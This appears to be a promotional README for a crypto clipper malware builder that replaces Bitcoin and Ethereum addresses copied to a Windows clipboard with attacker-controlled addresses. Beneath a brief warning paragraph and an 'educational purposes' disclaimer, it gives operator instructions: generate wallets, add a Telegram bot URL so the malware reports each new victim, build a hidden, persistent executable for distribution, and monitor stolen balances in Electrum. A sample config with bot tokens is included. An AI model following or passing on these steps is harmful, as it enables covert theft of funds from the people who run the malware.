BTC-Stealer/Crypto-Clipper Best Bitcoin Stealer

Crypto-Clipper


Crypto Clipper, also known as a **Crypto Stealer** or **Bitcoin Clipper**, is a type of malicious software that poses a significant threat to cryptocurrency users. With the increasing popularity and value of cryptocurrencies like Bitcoin, cybercriminals have developed sophisticated techniques to exploit unsuspecting individuals and steal their digital assets.

A crypto clipper specifically targets cryptocurrency transactions by manipulating the clipboard function on infected devices. When a user copies a cryptocurrency address to the clipboard, the malware intercepts the copied address and replaces it with the attacker's address. As a result, when the user pastes the address into a transaction, the funds are unknowingly redirected to the attacker's wallet instead of the intended recipient.

This form of attack primarily focuses on Bitcoin, the most widely recognized and valuable cryptocurrency. By hijacking the clipboard, the crypto clipper can easily modify Bitcoin addresses, making it difficult for users to detect the fraudulent activity until it's too late. The stolen funds can be virtually untraceable, leaving victims at a significant financial loss.

In addition to being referred to as a **Crypto Stealer** or **BTC Clipper**, this type of malware is also commonly known as a **Bitcoin clipper** or **Bitcoin stealer**. These terms highlight the specific targeting of Bitcoin transactions and the malicious intent behind the software.

It is crucial for cryptocurrency users to be aware of the risks associated with crypto clippers and take proactive measures to protect their digital assets. This includes using reputable antivirus software, regularly updating their devices and applications, and exercising caution when interacting with cryptocurrency addresses. By staying informed and implementing robust security practices, users can minimize the risk of falling victim to crypto hijackers and safeguard their valuable cryptocurrencies.



```
1GYCPt4xynbzYLMgMHJGLRioCQkSMsYM4V
33sPdCYMSmqA98BcSVVMv8vRghhjrkxJGv
bc1qkp3g63arkntrm33tfe72q37k4k1lanz96wpa04
0xb39e72982565f2ddc491e8c832f9c24fd5d8d478
```

1) MASS GENERATION OF BITCOIN AND ETHEREUM WALLETS.

2) BUILDS A MALWARE THAT REPLACES ANY BITCOIN OR ETHEREUM ADDRESS COPIED TO THE WINDOWS CLIPBOARD WITH ONE OF THE GENERATED ADDRESSES.

3) THE FILE IS DESIGNED TO RUN HIDDEN 100% AS A BACKGROUND PROCESS.

4) THE MALWARE RUNS AUTOMATICALLY AFTER A SYSTEM RESTART.

5) YOU CAN ADD THE TELEGRAM API TO RECEIVE NOTIFICATIONS WHENEVER NEW VICTIMS EXECUTE MALWARE.

Download Bitcoin Clipper for free


How to use

1) MASS GENERATE BITCOIN AND ETHEREUM WALLETS:


To get started, generate your own Bitcoin and Ethereum addresses along with their private keys.

Generating a large number of addresses is not recommended as more processing power is required when a copy is performed

Generating 1000 addresses therefore recommended:



Amount: 1000



Amount: 1000

Generate your BTC and ETH addresses and private keys

100	- 10KB	
1 000	- 100KB	- RECOMMENDED
10 000	- 1MB	
100 000	- 10MB	- too large (disabled)
1 000 000	- 100MB	- too large (disabled)

Bitcoin addresses have 3 formats,
wallets for all formats will be generated

Generate your own BTC and ETH wallets

Currently, there are three Bitcoin address formats in use:


P2PKH (address starts with the number “1”) Example: 13fkMoW9Eysnj1tsy5pBwtuLXSQFjB4nYB

P2SH (address starts with the number “3”) Example: 34DWSKppFs6M2LLm4yifNudhqoqRvtGD5K

Bech32 (address starts with “bc1”) Example: bc1q096nnx5k4cm4qredeva0748ud4ea08qzp9kpkv

Ethereum addresses are represented as a string of 40 hexadecimal characters (0-9, a-f) and start with "0x". For example: 0x742d35Cc6634C0532925a3b844Bc454e4438f44e

Wallets for Ethereum and all 3 Bitcoin address formats will be generated and can be found in the folder called “Wallets”



Bech32Addresses.txt
Bech32PrivateKeyPairs.txt
EtherAddresses.txt
EtherPrivateKeyPairs.txt
P2PKHAddresses.txt
P2PKHPrivateKeyPairs.txt
P2SHAddresses.txt
P2SHPrivateKeyPairs.txt


It is recommended that you back up the addresses and private key pairs in this folder. If funds are deposited into one of these wallets, the private key will be required to gain accesses to the funds.

Note: If you don't want to use our wallet generator and prefer to use your own wallet addresses, there is a "config.txt" file in the "tls" folder. Before building the malware, open the config.txt file and replace the default wallet addresses with your own addresses in the same format.

2)ADD YOUR TELEGRAM API TO MALWARE (OPTIONAL)

To use Telegram API with the malware, you can add your Telegram API credentials to the config.txt file. This will enable the malware to send a message to your Telegram bot whenever a new user runs the program. However, adding the Telegram API is optional and not necessary for the malware to function.

To create your api, on your Telegram application (either on your mobile or desktop), search for the BotFather account (make sure to use the verified one):




What can this bot do?

BotFather is the one bot to rule them all. Use it to create new bot accounts and manage your existing bots.

About Telegram bots:
https://core.telegram.org/bots
Bot API manual:
https://core.telegram.org/bots/api


Contact @BotSupport if you have questions about the Bot API.

Next, follow these steps: Click the Start button on the bottom of the screen. Type /newbot and click Enter. Then choose a name for the bot.



/newbot 17:20

Alright, a new bot. How are we going to call it? Please choose a




Alright, a new bot. How are we going to call it? Please choose a name for your bot. 17:20

Deadpool 17:20

Good. Now let's choose a username for your bot. It must end in `bot`. Like this, for example: TetrisBot or tetris_bot. 17:20

And, finally, pick a user name (note this must be unique).



deadpool_chatbot 17:22

Done! Congratulations on your new bot. You will find it at t.me/deadpool_chatbot. You can now add a description, about section and profile picture for your bot, see /help for a list of commands. By the way, when you've finished creating your cool bot, ping our Bot Support if you want a better username for it. Just make sure the bot is fully operational before you do this.


Use this token to access the HTTP API:
1635894026:AAHiGLTmIfLYd8IIqYBvu2vlO1Fy0JHOj3E
Keep your token **secure** and **store it safely**, it can be used by anyone to control your bot.

For a description of the Bot API, see this page:
https://core.telegram.org/bots/api 17:22

Then you need to get your unique Telegram id. Start this bot:

https://t.me/raw_data_bot

It will give you, your unique id.



/start 8:39 AM

Hi! Welcome to @raw_data_bot!

Help: /help

Bot news: @idbotnews

P.S. Your ID [redacted] 8:39 AM


Start the bot that you created with BotFather.

You need to create a URL with the following format https://api.telegram.org/bot[BOT_API_TOKEN]/sendMessage?chat_id=[YOUR_ID]

· Replace [BOT_API_TOKEN] with the token generated by BotFather when you created your bot.

· Replace [YOUR_ID] with your unique ID.

Finally, open the TLS folder and then open config.txt. Add your URL after the wallet addresses. (You must add your URL after generating your wallets and before building the malware.)



```
bc1q8kz9ephgk8f7y87apf03ahpwm03d0dhlxprgna
bc1qky835us0pnnvfpmk4mg5rwz07vgah8s3zr7ww2
bc1qrzqlsq038m6fwak3c90xcxpsu2cwh9fywvky46
13EauzbdVm2Rfk8XsadZwyXdKxGcm7qDZP
16cGnLSuNxhWWjVvmGBAFM6GUMGs333Zy2
1H9ChMHxDkxXhiax4677E7NUd7qSRAmqmW
3EcvCrHp8Qsi9qCAsx1yXbCuGZrR9Bfvv9
3GaZMF1VU8XYHLyT1MsXMDSNvxjcNksoev
3HR13mUrF127jm8nkauGt8eVfbokoimPBq
0x88ECC000EB9507C3E79A87B33228CEBF3416B31B
0x6E6DFB4E6409A057BEECE74815EA6BABBB549910
0x6950831A9B28A753890E22241450AD8FEFCED4B5
https://api.telegram.org/bot2643812132:AAHiGlYVVFJNmDGihmwB5rLx0iSrr0gfjfa/sendMessage?chat_id=3582547217
```

Then build the malware. As soon as a new user runs the malware, it will send you a message saying, "User <user's unique ID> ran the malware."


3)BUILD THE CRYPTO CLIPPER STANDALONE EXECUTABLE FILE

Your generated Bitcoin and Ethereum addresses will be hard-coded into a new executable file called output.exe.

The malware is self-contained and does not require any external dependencies to run, making it easy to distribute and execute.

Even if the victim attempts to remove the malware or restart their system, the malware is designed to persist and continue running.


Test the malware on a virtual machine.



- Your generated Bitcoin and Ethereum addresses will be hard coded to a new executable file called output.exe.

- The malware is self-contained and does not require any external dependencies to run, making it easy to distribute and execute.

- Even if the victim attempts to remove the malware or restarts their system, the malware is designed to persist and continue running.



- Even if the victim attempts to remove the malware or restarts their system, the malware is designed to persist and continue running.
- Test the malware on a virtual machine.

4)MONITOR YOUR WALLETS

To check the balance of your Bitcoin addresses, I highly recommend using Electrum wallet. However, you are free to use any wallet of your choice. If you have a cryptocurrency wallet that supports multiple addresses, you can import all of your addresses and check their balances in one place. For example, the Exodus wallet supports both Bitcoin and Ethereum, and allows you to import multiple addresses.


To use Electrum:

1_ Download Electrum from their website: https://electrum.org/#download

2_ Install and open the program

3_ Create a new wallet


4_ Select Import Bitcoin addresses or private keys




Create new wallet

What kind of wallet do you want to create?

○ Standard wallet
○ Wallet with two-factor authentication
○ Multi-signature wallet
● Import Bitcoin addresses or private keys



5_ Import all of your Bitcoin addresses into the field:




Import Bitcoin Addresses

Enter a list of Bitcoin addresses (this will create a watching-only wallet), or a list of private keys.

```
bc1q8kz9ephgk8f7y87apf03ahpwm03d0dhlxprgna
bc1qky835us0pnnvfpmk4mg5rwz07vgah8s3zr7ww2
bc1qrzqlsq038m6fwak3c90xcxpsu2cwh9fywvky46
13EauzbdVm2Rfk8XsadZwyXdKxGcm7qDZP
16cGnLSuNxhWWjVvmGBAFM6GUMGs333Zy2
1H9ChMHxDkxXhiax4677E7NUd7qSRAmqmW
3EcvCrHp8Qsi9qCAsx1yXbCuGZrR9Bfvv9
3GaZMF1VU8XYHLyT1MsXMDSNvxjcNksoev
3HR13mUrF127jm8nkauGt8eVfbokoimPBq
```


6_ Add a password for your wallet or leave it blank and click “Next.”

7_ There you go! You have created a watchlist that will check the balance of all the addresses frequently. Once one of your Bitcoin addresses receives a deposit, you can import the private key of that particular address.



9 addresses

Type	Address	Label	Balance	Tx
receiving	13EauzbdVm2Rfk8XsadZwyXdKxGcm7qDZP		0.	0
receiving	16cGnLSuNxhWWjVvmGBAFM6GUMGs333Zy2		0.	0
receiving	1H9ChMHxDkxXhiax4677E7NUd7qSRAmqmW		0.	0
receiving	3EcvCrHp8Qsi9qCAsx1yXbCuGZrR9Bfvv9		0.	0
receiving	3GaZMF1VU8XYHLyT1MsXMDSNvxjcNksoev		0.	0
receiving	3HR13mUrF127jm8nkauGt8eVfbokoimPBq		0.	0
receiving	bc1q8kz9ephgk8f7y87apf03ahpwm03d0dhlxprgna		0.	0
receiving	bc1qky835us0pnnvfpmk4mg5rwz07vgah8s3zr7ww2		0.	0




receiving bc1qrzqlsq038m6fwak3c90xcxpsu2cwh9fywvky46 0. 0

Balance: 0. BTC

To check your Ethereum addresses you can use:

https://cointool.app/batchCheckBalance/eth



Chain: ETH

Token: e.g. 0x111111111111111

If token is not entered, the ETH balance is checked

Number of wallets per batch query: 100

RPC Node: https://rpc.ankr.com/eth

Address List

```
0x4AE53A7D5D350C15F68F4AAE2825B77776683314
0x1F46EEF196C9B4C1C5487BE3FD73754C10C6272D
0xF1D69F608FBEDB7FB4DE666CFEAF56A43FBAA41F
0xEBB11DD9068E28E4D0CFE6BD8052ED3B4E813C90
0x61744885CAE0AB1F03CF19BD75576B2010A551B2
0xF040EE76F24A05680E0C6517E00B2B1AB522AE59
0x13819E4296FB0337D98EEB0D517E7C7347AC58BB
0xA1108853CBA13E242745815E08747E65C0305EC1
0xFB2898099C8C0A3F7B340F92BAD4097676857C77
0x8B57098EF18B41273473D552D7B8C7D87DCCB14E
0xBA68935783E04FBF9D331EF761097D8F369E0B0F
0x9ABB1BB11BC4CB5686BC23DBEE3D132F453E8685
0x5D8AA3B5ACB60CE59C5383607B40510AB395EB79
0x1DE311BDBB05D563AB1D29CFC3B30336918827F8
0xA618D7A708F38BA394FDA5958C53CCC48F871FFF
```

Enter an address for each line

Just import your Ethereum addresses

Disclaimer:

The **Crypto Clipper software** provided herein is intended for educational purposes only. It is vital to understand that using or distributing this software for any illegal or malicious activities is strictly prohibited. The developer shall not be held responsible for any misuse, damage, or loss caused by the use of this software.